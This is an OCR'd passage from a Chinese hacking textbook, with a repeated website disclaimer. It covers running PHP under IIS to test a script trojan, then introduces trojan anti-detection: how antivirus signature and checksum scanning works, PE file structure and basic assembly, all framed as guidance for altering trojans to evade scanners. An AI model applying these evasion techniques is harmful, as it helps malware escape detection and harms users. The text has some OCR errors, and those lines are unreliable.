与其他的编程语言(CGI 或者 Perl)相比 PHP 能更快速地执行动态网页，这是因为 PHP 是将程序嵌入到 HTML 文档中去执行，执行效率比完全生成 HTML 标记的 CGI 要高许多。此外，PHP 具有非常强大的功能，能实现 CGI 或者 JavaScript 所有的功能，而且支持几乎所有流行的数据库以及操作系统。

PHP 有自己独特的运行环境，但是仍然可以让它在 IIS 里面运行。从 PHP 的官方站点下载它的安装程序，程序安装完成以后，在 IIS 服务中选择站点的属性命令，在弹出的窗口中选择“主目录”标签并单击执行权限后的“配置”按钮。

首先在弹出的“应用程序配置”窗口里单击“添加”按钮，接着在弹出的窗口中设置 PHP 程序的安装路径，此时 IIS 会询问对应程序解释的文件名，这里只需要添加 PHP 文件扩展名即可。




图 5-60 设置网站程序

然后返回到“应用程序配置”窗口，在“应用程序扩展”列表中，就可以看到刚刚添加的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

PHP。确定退出配置窗口后，把 IIS 的“执行权限”设置成“脚本和可执行程序”即可。操作完成以后，就可以将脚本木马复制到网站目录里面，通过浏览器打开就可以测试了。



图 5-61 设置操作权限




图 5-60 添加脚本类型

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



Chapter 6

木马防杀技术

随着木马与杀毒软件之间的角逐愈演愈烈，导致木马的生存期也在逐渐缩短。黑客们不得不考虑怎样摆脱或改善“杀毒”环境，因此免杀技术逐渐发展起来，为了躲避杀毒软件的追杀，各种木马可谓是“八仙过海，各显神通”。本章就带领读者进入木马技术的高级阶段——木马防杀。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

6.1 杀毒软件的基础知识

要了解木马如何防杀，首先得从杀毒软件的原理说起，对于免杀，也许读者或多或少都有些了解，但是大家对杀毒软件又有多少了解呢？也许正因为是你对杀毒软件了解不足，所以才难以理解一些奇怪的问题，例如无法精确的定位出特征码，或者每次定位的特征码都不一样等等。如果对杀毒软件能有一个大体的了解，很多问题就会迎刃而解。

6.1.1 杀毒软件原理基础

一款杀毒软件的构造复杂度要远远高于木马或病毒，所以其原理也比较复杂。而且鉴于现在木马病毒越来越向系统底层发展，杀毒软件的编译技术也在不断向系统底层靠近。例如现在的“主动防御”技术，就是应用 RING0 层的编译技巧。

小知识

什么是 RINGO 层？

我们使用的 PC 机都基于 x86 的架构，这个构架为了保护指令的运行，提供了指令的 4 个不同 Privilege 特权级别，术语称为 Ring，从 Ring 0~Ring 3。Ring 0 的优先级最高，Ring 3 最低。各个级别对可以运行的指令有所限制，因此 Ring 0 是被用于运行操作系统内核，Ring 1 和 Ring 2 是用于操作系统服务，Ring 3 则是用于应用程序。然而实际上并没有必要用完 4 个不同的等级，一般的操作系统实现都仅仅使用了两个等级，即 Ring 0 和 Ring 3。

这里简单为读者介绍一下杀毒软件的基本构成。一款杀毒软件一般由扫描器、病毒库与虚拟机组成，并由主程序将他们结为一体。扫描器是杀毒软件的核心，用于分析发现病毒。一款杀毒软件的杀毒效果直接取决于它的扫描器编译技术与算法是否先进，而且杀毒软件不同的功能往往对应着不同的扫描器，也就是说大多数杀毒软件是由多个扫描器组成的。

而病毒库存储的特征码形式则取决于扫描器采用哪种扫描技术。它里面存储着很多病毒独一无二的特征字符，我们称之为“特征码”。特征码总的来分只有两个：文件特征码与内存特征码。文件特征码存在于一些未执行的文件里，例如 EXE 文件、RMVB 文件、jpg 文件甚至是 txt 文件中都有可能存在文件特征码，所以这些文件都有可能被查杀。而内存特征码仅仅存在

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

于内存中已运行的应用程序。而虚拟机则是最近引进的概运行的应用程序。而虚拟机则是最近引进的概念，它可以使病毒在一个由杀毒软件构建的虚拟环境中执行，与现实的 CPU、硬盘等完全隔离，从而更加深入地检测文件的安全性。




图 6-1 杀毒软件分析过程

小知识

简单的说，杀毒软件的原理就是匹配特征码。当扫描得到一个文件时，杀毒软件会检测这个文件里是否包含病毒库里所包含的特征码，如果有则报毒病查杀，如果没有即使这个文件确实是一个病毒，它也会把它当作正常文件来看待。

6.1.2 基于文件扫描的技术

基于文件的杀毒技术可以分为“第一代扫描技术”、“第二代扫描技术”与“算法扫描”这三种方法，对于黑客来说，他们对每一种方法都烂熟于心，作为初学者我们了解一下即可。这里就简单介绍一下其中两种方法，详细的技术原理如果读者有兴趣的话可以自己研究。

1.通配符扫描技术

通配符扫描技术属于是第一代扫描技术的一个分支，对于“通配符”可以理解为具有一定意义的符号，例如 DOS 命令里的“*”号就是任意长度的任意字符的意思，而且通配符在不同的领域也里可以代表不同的意思。

现在杀毒软件中简单的扫描器常常支持通配符，因为鉴于字符串扫描技术的执行速度与特征码长度限制等问题，使得其逐渐退出历史舞台。取而代之的是通配符扫描技术，通配符扫描技术以同样简单的原理与技术却实现了更为强大的功能。扫描器中的通配符一般用于跳过

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

某些字节或字节范围，以至于现在有些扫描器还支持正则表达式。

下面通过一个例子，来讲解通配符扫描技术的原理。

例如杀毒软件的病毒库中有这样一段特征码：

0400 B801 020E 07BB ?? 02 %3 33C9 8BD1 419C

上面的特征码可以解释为：

- 尝试匹配 04，如果找到则继续，否则跳出。
- 尝试上一匹配目标后匹配 00，如果找到则继续，否则跳出。
- 尝试上一匹配目标后匹配 B8，如果找到则继续，否则跳出。
- 尝试上一匹配目标后匹配 01，如果找到则继续，否则跳出。
- 尝试上一匹配目标后匹配 02，如果找到则继续，否则跳出。
- 尝试上一匹配目标后匹配 0E，如果找到则继续，否则跳出。
- 尝试上一匹配目标后匹配 07，如果找到则继续，否则跳出。
- 尝试上一匹配目标后匹配 BB，如果找到则继续，否则跳出。
- 忽略此字节。
- 尝试上一匹配目标后匹配 02，如果找到则继续，否则跳出。
- 在接下来的 3 个位置(字节)中尝试匹配 33，如果找到则继续，否则跳出。
- 尝试上一匹配目标后匹配 C9，如果找到则继续，否则跳出。
- 尝试上一匹配目标后匹配 8B，如果找到则继续，否则跳出。
- 尝试上一匹配目标后匹配 D1，如果找到则继续，否则跳出。
- 尝试上一匹配目标后匹配 41，如果找到则继续，否则跳出。
- 尝试上一匹配目标后匹配 9C，如果找到则继续，否则跳出。

这种扫描技术通常支持半字节匹配，这样可以更精确地匹配特征码，一些早期的加密病毒用这种方法都比较容易检测出来。其实现在的一些特征码仍然在使用类似此种方法的特征码表达技术，因此掌握这些知识会对以后了解免杀技术有所帮助，同样可以在定位特征码时更加了解黑客是怎么做的，以及他们为什么会这样做。

2.智能扫描

智能扫描属于第二代扫描技术的一个分支，这种方法是在一种病毒变异工具包出现之后提出的。智能扫描法会忽略检测文件中像“NOP”这样的无意义指令。而对于文本格式的脚本病毒或宏病毒，则可以替换掉多余的例如空格、换行符或制表符等空白字符，这一切替换动作在扫描缓冲区就会执行，从而大大提高了扫描器的检测能力。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.近似精确识别法

近似精确识别法同样是属于第二代扫描技术的一个分支，但是相比起来应用的更为广泛，这种扫描技术包含了两种方式与若干种方法，在这里不可能一一介绍，下面将主要介绍两种方法的代表。

方法一：多套特征码

该方法采用两个或更多个字符串集来检测每个病毒，如果扫描器检测到其中一个特征符合，那么就会警告发现变种，但并不会执行下一步操作（例如清除病毒体或删除文件）。如果多个特征码全部符合，则报警发现病毒，并执行下一步操作。

方法二：效验和

对于校验和，也许有些读者会想到文件校验和比对的方法，这个方法的思路是将每一个无毒的文件生成一个校验和，等待下次扫描时再进行简单的校验和比对，如果校验和有所变化，就进一步扫描，这样有利于提升扫描器的效率，但是严格地说，这并不算是扫描技术。

效验和扫描技术利用得最为到位的就是的 KAV（卡巴斯基）了，它的第二代扫描器就采用了密码效验和技术，并且没有使用任何搜索字符串技术。关于效验和是一个复杂的概念，简单地说就是通过对病毒中某一段代码的计算，从而得出一个值（例如 123XY4），与 MD5 加密有些相似，当然这样说不完全正确。

KAV 采用的是一种由卡巴斯基发明的一种叫做密码效验和的特殊算法，这种算法通常会产生两个值。而且病毒库的查询采用了特征码分类思想，例如扫描 EXE 文件时只调用与 EXE 文件有关的病毒库，而根据 EXE 文件的位置不同（例如文件头、入口点）又分为不同的子库，这样有利于提高扫描速度。

通过上面的实例我们应该明白，例子介绍的通配符“0400 B801 020E 07BB ??02 %3 33C9 8BD1 419C”代表的肯定不是一个字节。也就是说，杀毒软件厂商定位的特征一般都是数十字节，所以定位特征码时就要避免定位过于精确，一般保证在 10 字节以内就足够了。



图 6-2 杀毒软件通过病毒特征码来识别病毒程序

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

如果特征码定位的过于精确，会为以后的修改操作带来很大不必要的麻烦。其实，我们可以简单地想一下，是修改一个字节的方法多，还是修改 10 字节的方法多？而由智能扫描也可以得出一个结论，就是不要将杀毒软件想得太傻，例如属于智能扫描的一个分支——启发式扫描，它会将一些异常改动计算到可能性的“权值”里，如果一个文件的可疑改动过多就会导致报毒，这样所做的一些工作就起到了相反的作用，属于典型的“画蛇添足”。所以修改木马文件时也要掌握一个度的问题，不要修改得过多，但还要保证木马免杀时间够长，这就要明白哪些更改会被归为可疑修改而哪些则不会。但是掌握这些是需要一定的 PE 文件结构基础知识的。

最后就是卡巴斯基的密码校验和扫描技术了。对于密码校验和更深层次的知识，这里只谈该技术对免杀带来什么样的影响。首先，特殊扫描方法必然会导致特殊的特征码，所以密码校验和的真正特征码通常体积都比较大，通过脚本木马的一些实验发现卡巴斯基 7.0 对字母的大小写不是很敏感。其次对文件代码的变动也不是很敏感。也就是说，只要包含特征码的这行代码，在卡巴斯基的校验和取样范围之内它就会报毒。而如果你将其移出这个范围，那么肯定会导致文件不能正常运行，唯一的办法就是更改代码结构。

6.1.3 认识 PE 文件结构

现在我们走进文件系统的底层——PE 文件结构的学习与探究。其实 PE 文件就是指 Windows 里的 DLL 与 EXE 文件，PE 的意思就是 Portable Executable，即可移植的执行体。读者也可以将其与 JPG、MP3 等文件对应理解，这样更容易揭开它的神秘面纱，显得更为亲近一些。当然，PE 文件要远比 MP3 等文件复杂得多，但是作为 Windows 操作系统里特有的一种可执行文件格式，只要能对其有一个大体的了解，就会使自己了解更多的免杀技术的本质，从而更加有效与正确的利用这些技术。

PE 文件总的来说是由 DOS 文件头、DOS 加载模块、PE 文件头、区段表与区段 5 部分构成。其实如果在纯 Windows 环境下运行，DOS 文件头、DOS 加载模块根本是用不上的，加上两个 DOS 相关的结构完全是为了兼容性问题。为了方便观察与理解，可以通过观察下面图 6-3 来大体了解 PE 文件的结构。

从图 6-3 上可以了解到，整个程序就是以 DOS 文件头“MZ”开始的，接下来就是 DOS 加载模块“This program cannot be run in DOS mode”，几乎每个 Windows 程序的前面都是这样一些信息。下面有一个以字母“PE”为开头的文件块，这就是大名鼎鼎的 PE 文件头了，PE 文件头的标准大小为 224 个字节，由图 6-3 可见里面有一个画了横线标记的问号与左面的十六进制信息“E0”相对应，这便是 PE 文件头体积的描述标记，十六进制的“E0”等于十进制的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

“224”由此也不难看出PE文件头的大小为224个字节。再往下就是以“.text”、“.data”与“.rsrc”组成的区段表了。





图6-3 查看PE文件结构

区段表也称节表，它的作用就相当于一本书中的目录，你想看哪一章哪一节，只要按着目录标注的页数去找就可以了，PE文件的区段表也是起同样的作用，但是区段表除此之外还包含有各个区段的读写权限信息。而图6-4中的“.text”、“.data”与“.rsrc”则是这个程序里的区段名称，也称为“节”。由此可见这个程序是由“.text”、“.data”与“.rsrc”这3个区段组成的。



节	虚拟大小	虚拟偏移	原始大小	原始偏移	特征值
.text	00001E3A	00001000	00002000	00001000	60000020
.rdata	00001222	00003000	00002000	00003000	40000040
.data	000004A8	00005000	00001000	00005000	C0000040
.rsrc	00000DDC	00006000	0000108C	00006000	40000040

图6-4 查看文件区段表

其实通过区段名称就可以大体猜得出这个区段里包含什么信息，在整个程序中能起到什

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

么作用等等。由此可见，PE 文件是一种组织结构十分科学的文件格式，因此也对快速认识它起到了助推器的作用，只要你记住 PE 文件的这 5 个构成的结构，就可以向别人说了解 PE 文件了。

现在让大家抽象地了解一下 PE 文件的构成：

DOS MZ header <<DOS 头
DOS stub <<DOS 加载模块
PE header <<PE 文件头
Section table <<区段表
Section 1 <<区段 1
Section 2 <<区段 2
Section ...
Section n <<区段 n

如果要详细介绍 PE 文件，恐怕就是一本书也介绍不完。所以这里简单地说明一下，感兴趣的读者可以当作一种知识储备。

DOS MZ header：也称之 DOS 文件头，亦或 DOS MZ 文件头，它是一段以关键字 MZ 为开头的数据，偏移量 3C 处包含着 PE 文件头的起始位置信息。

DOS stub：这个区块是以一段“This program cannot be run in DOS mode”为标志，当运行环境不匹配时则弹出这句话，对于 WIN32 位的操作系统来讲，存在的意义不大完全可以删除。

PE header：这就是需要着重研究的 PE 文件头了，他是一段以关键字“PE”为开头的数据，默认大小 224 字节，里面包含着许多信息，不过有用的就是描述自身大小的一个字段，读者可以仔细观察图 6-3 中 PE 文件头里的画横线部分。

Section table：区段表，也称为节表，这是一段记录着整个文件中区段的大小与位置信息表。

Section 1：区段，也称之为节，读者可以将其理解为一个个存放数据的抽屉，每个抽屉都有自己不同的名字，往往通过名字就可判断里面包含着真么样的数据。由于这些区段的数量并没有限制，所以用了“Section 2”“Section ...”“Section n”表示剩余部分。

希望通过以上的介绍，读者能对 PE 文件有一个比较宽泛的了解，但是除此之外对于免杀技术来说，还有输入表也是必须了解的，而对于输入表就不这么简单了。输入表也称“导入表”，要想了解导入表，还要从导入函数讲起，一看到类似的术语估计初学者很头痛。其实电脑中的术语与名字没有什么区别，不需要理解它究竟是什么意思，只要知道他代表什么就可以了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

如果一个程序需要运行的话，它执行的就是文件内部代码，而导入函数恰恰不属于这个定义，也就是说，导入函数就是代表被程序调用执行，但其执行的代码却不在程序中的一小部分函数。这些函数的真正代码位于某些 DLL 文件中，调用者的程序中只保留一些调用这些函数的信息，包括需调用的函数名与 DLL 文件的名称等等。

对于硬盘上静态的 PE 文件来说，在自己被映射到内存之前，无法得知这些导入函数会在哪个地方出现。只有当文件被装入内存后，Windows 才会将相应的将 DLL 文件装入，并将导入函数与 DLL 中的实际函数地址联系起来，这便是“动态链接”的概念，也就是为什么 DLL 文件会被称为“动态链接库文件”的原因。说了这么一大堆，归根结底就是要读者明白，动态链接就是由“导入表”完成的。

6.1.4 认识汇编语言

客观地说，免杀技术是一门涉猎面非常广的技术。如果学得精的话，可以轻松转型为反汇编、逆向工程甚至系统漏洞的发掘等其他顶级黑客技术。言归正传，现在介绍的就是初学者认为很遥远的汇编语言，之所以说遥远是因为大家对汇编不了解所造成的一种假象。其实单从语言上来说，汇编要比其他编程语言简单一些，而且对于初学者来说，也是只需与汇编“混个脸熟”即可，没有必要深入理解汇编语言。

1.认识汇编语言

对于大多数初学读者来说，如果想利用一些外行人看似很牛的免杀技术，就要对汇编的基本指令及其作用要有一定的了解。当然在这之前，先要摆脱对汇编的陌生感，不要一看到汇编指令就迷糊，而是要学会在其中发现一些有用甚至是没有用的信息。

汇编语言如同其他语言一样，也指的是一个大类，例如 VB 相对应的 VBSscript，C 对应的 VC 或 C++ 等等，这里主要学习汇编语言的常见格式，即反汇编出来的格式。首先要知道最常用的计算机都是应用的 Intel 8086 指令系统，而要了解的汇编语言，也是基于 Intel 8086 的。Intel 8086 指令系统大致可以分为 6 个功能组，他们是：

①数据传送类指令
②算输运算类指令
③位操作类指令
④控制转移类指令
⑤串操作类指令
⑥处理机控制类指令

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


其中1、2、4类对免杀比较有用的，当然这也是相对而言并不绝对。下面再看看汇编语言的通用格式：

标号:　　指令　　目的操作数,源操作数　;　注释

00001A2B : add　　esp,1　　;　将指针寄存器加1

由上可知汇编语言的格式由4部分组成，其中标号表示该指令在主机中的逻辑地址，这个可以不用了解。而指令也称为指令助记符，就是汇编语言中的“代码”了。目的操作符与原操作符则代表操作的对象。最后的注释是对这一段指令的说明，实际上可有可无，注释在程序编译与执行时不产生任何影响。

下面一起看看程序被反汇编之后是什么样子的。可见在OllyDbg中主要分为“地址”、“HEX数据”、“反汇编”与“注释”这4部分组成，其中的“反汇编”区域便是大家以后的主要“战场”。



窗口中显示出了程序里面的所有汇编代码

图6-5　了解程序的汇编语言

其中的“地址”代表程序加载到内存之后的相对地址，与平时定位特征码时的偏移量并不是一个概念，紧随其后的“HEX数据”表明这段指令在用16进制查看后的状态，而后面的“反汇编”就是指这段程序的反汇编代码了，另外这里的“注释”大多都是指程序中的字符，或调用

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

的命令。

2.比较常用的汇编指令

这里所指的比较常用的汇编指令是针对免杀工作而言的，大家也可以将其作为一个参考的形式来对待这一小节的内容，遇到不懂的指令就先到这里来查看它的用法，久而久之也就记熟了。

(1) 传送指令 mov

传送指令的格式为:

```
Mov . ebp,esp   ;将 esp 传送至 ebp
```

(2) 进栈指令 push

进栈指令的格式为:

```
Push   ebp   ;将基址指针寄存器(ebp)压入堆栈
```

(3) 出栈指令 pop

出栈指令的格式为:

```
Pop   ebp   ; 将基址指针寄存器(ebp)弹出堆栈
```

(4) 加法指令 add

加法指令的格式为:

```
Add   esp,1   ;将指针寄存器(esp)加 1
```

(5) 减法指令 sub

减法指令的格式为:

```
Sub   esp,1   ;将指针寄存器(esp)加 1
```

(6) 增量指令 inc

增量指令的格式为:

```
Inc   ecx   ;计数器(ecx)加 1
```

(7) 减量指令 dec

